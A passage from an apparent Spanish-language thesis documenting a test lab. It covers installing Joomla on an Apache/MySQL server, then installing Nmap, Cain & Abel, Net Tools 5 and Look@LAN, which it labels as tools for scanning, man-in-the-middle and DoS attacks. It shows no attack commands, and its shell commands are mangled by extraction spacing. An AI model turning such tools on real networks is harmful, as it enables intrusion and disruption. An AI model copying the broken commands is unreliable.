
Elaborado por: Javier Salinas

Una vez creada la base de datos, se procedió a crear un directorio para *Joomla*, descargar al paquete de instalación y descomprimirlo para lograr acceder vía web mediante su instalación. Los comandos utilizados fueron:

```
sudo mkdir / var / www / joomla  
cd / tmp  
wget-c-O http://goo.gl/G6tQ5 Joomla_3.0.0-Estable-Full_Package.zip  
sudo unzip-q Joomla_3 *. zip-d / var / www / joomla  
sudo chown-R www-data.www-data / var / www / joomla /
```

Posteriormente se accedió a través de un navegador web para continuar con la instalación de *Joomla* de manera gráfica; fue necesario ingresar los datos relacionados con el sitio e información del administrador, tal como se muestra en la Figura 12.

Figura 12: Acceso Web para instalación Joomla




Fuente: www.joomla.org

Elaborado por: Javier Salinas

Adicionalmente, se ingresó la información de la base de datos que se cargó sobre MySQL, los detalles se muestran en la Figura 13.

Figura 13: Ingreso de datos para la configuración de MySQL



Fuente: www.joomla.org

Elaborado por: Javier Salinas

Para terminar el proceso de instalación se presentó un resumen las configuraciones que se van a aplicar para el acceso a *Joomla*, y se dio clic en **Instalar**. Al finalizar se mostró una página Web predeterminada, como se verifica en la Figura 14.

Figura 14: Página predeterminada de Joomla




Fuente: www.joomla.org

Elaborado por: Javier Salinas

Para acceder a las configuraciones avanzadas de *Joomla*, fue necesario ingresar las credenciales de administrador del sitio previamente configuradas. Seguidamente apareció una ventana para confirmar nuevamente los datos de acceso. En la Figura 15 se muestra la pantalla de inicio de las configuraciones *Joomla*.

Figura 15: Configuración de Joomla




Fuente: www.joomla.org

Elaborado por: Javier Salinas

Dentro de dichas configuraciones se puede crear y modificar el contenido de la página, la estructura y los diseños que se desee aplicar, además es posible cambiar el idioma y cargar plantillas para adaptarlas de acuerdo a su conveniencia. En la Figura 16 se muestra la Página de *Joomla* terminada.

Figura 16: Página Web personalizada



Elaborado por: Javier Salinas

Resumiendo, el servidor **192.168.1.200** cuenta con los siguientes servicios:

- Correo Electrónico con Postfix; su acceso se realizó a través de Squirrelmail.
- Base de datos MySQL; su acceso se realizó a través de PhpmyAdmin.
- Web, a través de Apache2.


3.5 Implementación de herramientas para ataques

3.5.1 Herramientas en sistema operativo Windows

3.5.1.1 Nmap para ataques de escaneo de puertos y servicios

El software Nmap se instaló en un cliente de la red, específicamente en el equipo Win-XP, para ello, se ejecutó el instalador previamente descargado, el cual, al iniciar despliega una ventana para aceptar los acuerdos de licenciamiento, se dio clic en **I Agree**, como muestra la Figura 17.

Figura 17: Inicio instalación Nmap




Fuente: www.nmap.org

Elaborado por: Javier Salinas

Se seleccionaron todos los paquetes, para su posterior instalación, dando clic en *Next*, tal como se muestra en la Figura 18.

Figura 18: Selección de paquetes a instalar




Fuente: www.nmap.org

Elaborado por: Javier Salinas

En la siguiente ventana, se mostró la ruta predeterminada de instalación y se dio clic en *Install*, como muestra la Figura 19.

Figura 19: Ruta de instalación




Fuente: www.nmap.org

Elaborado por: Javier Salinas

3.5.1.2 Cain & Abel para ataques de hombre en el medio

Para la instalación del programa Cain & Abel, se ejecutó el instalador previamente descargado, mostrando una ventana como la que se indica en la Figura 20.

Figura 20: Inicio de instalación Cain & Abel




Fuente: www.oxid.it/cain.html

Elaborado por: Javier Salinas

Posteriormente, aparece una ventana en la cual detalla la versión y el acuerdo de licenciamiento con el que fue instalado, como detalla la Figura 21.

Figura 21: Versión y acuerdo de licenciamiento




Fuente: www.oxid.it/cain.html

Elaborado por: Javier Salinas

En la siguiente ventana, se indicó la ruta de instalación, se dio clic en **Next**, como muestra la Figura 22.

Figura 22: Ruta de instalación




Fuente: www.oxid.it/cain.html

Elaborado por: Javier Salinas

Finalizada la instalación de Cain & Abel, se procedió a instalar **WinPcap**, para la captura de paquetes, tal como se visualiza en la Figura 23.

Figura 23: Instalación WinPcap




Fuente: www.oxid.it/cain.html

Elaborado por: Javier Salinas

Se aceptó los acuerdos de licenciamiento para la instalación, se dio clic en **I Agree**, como muestra la Figura 24.

Figura 24: Acuerdo de Licenciamiento




Fuente: www.oxid.it/cain.html

Elaborado por: Javier Salinas

3.5.1.3 Net Tools 5 para ataques DoS

La instalación se realizó mediante la ejecución del programa Net Tools 5, en la Figura 25 se muestra la pantalla de bienvenida.

Figura 25: Inicio de instalación de Net Tools 5




Fuente: www.network-tools.com/

Elaborado por: Javier Salinas

En la siguiente ventana se aceptaron los acuerdos de licenciamiento del software, tal como se detalla en la Figura 26.

Figura 26: Acuerdo de Licenciamiento de Net Tools 5




Fuente: www.network-tools.com/

Elaborado por: Javier Salinas

A continuación se muestra la ruta predeterminada de instalación de la herramienta, tal como muestra la Figura 27.

Figura 27: Ruta de Instalación de Net Tools 5




Fuente: www.network-tools.com/

Elaborado por: Javier Salinas

Finalmente se muestra un resumen de los parámetros que se van a aplicar para la instalación, como muestra la Figura 28.

Figura 28: Finalización de proceso de instalación de Net Tools 5




Fuente: www.network-tools.com/

Elaborado por: Javier Salinas

3.5.1.4 Look@LAN para ataques de escaneo de puertos y servicios

La instalación se realizó mediante la ejecución del programa Look@LAN, en la Figura 29 se muestra la pantalla de bienvenida.

Figura 29: Inicio de instalación de Look@LAN




Fuente: www.lookatlan.com/download_la.html

Elaborado por: Javier Salinas

Seguidamente se aceptaron los acuerdos de licenciamiento, se dio clic en Next, como muestra la Figura 30.

Figura 30: Acuerdo de licenciamiento




Fuente: www.lookatlan.com/download_la.html

Elaborado por: Javier Salinas

A continuación se ingresó la información del usuario con el que se registra el producto, en la Figura 31 se muestran los detalles.

Figura 31: Información de Registro de Look@LAN




The screenshot shows a Windows-style dialog box titled "Look@LAN Setup". The main heading is "User Information" with a sub-instruction: "Enter your user information and click Next to continue." Below this, there are two text input fields. The first is labeled "Name:" and contains the text "Javier Salinas". The second is labeled "Company:" and contains the text "jass.com.ec". At the bottom of the dialog, there are three buttons: "< Back", "Next >", and "Cancel".

Fuente: www.lookatlan.com/download_lal.html

Elaborado por: Javier Salinas

Posteriormente se mostró la opción Winsocks como Proxy, se dio clic en **Next**, tal como se muestra en la Figura 32.

Figura 32: Opción de Winsocks




The screenshot shows a Windows-style dialog box titled "Look@LAN Setup". The main heading is "Select Last Options" with a sub-instruction: "Select the options below and click Next to continue." Below this, there is a text block: "Please specify if you are using a Winsocks Proxy. In that case Proof SNMP Check will not be available, because of some compatibility problems." Underneath this text is a checkbox labeled "I'm using a Winsocks Proxy", which is currently unchecked. At the bottom of the dialog, there are three buttons: "< Back", "Next >", and "Cancel".

Fuente: www.lookatlan.com/download_lal.html

Elaborado por: Javier Salinas

Para terminar se muestra la finalización del proceso de instalación, se iniciarán automáticamente las herramientas, la Figura 33 muestra los detalles.

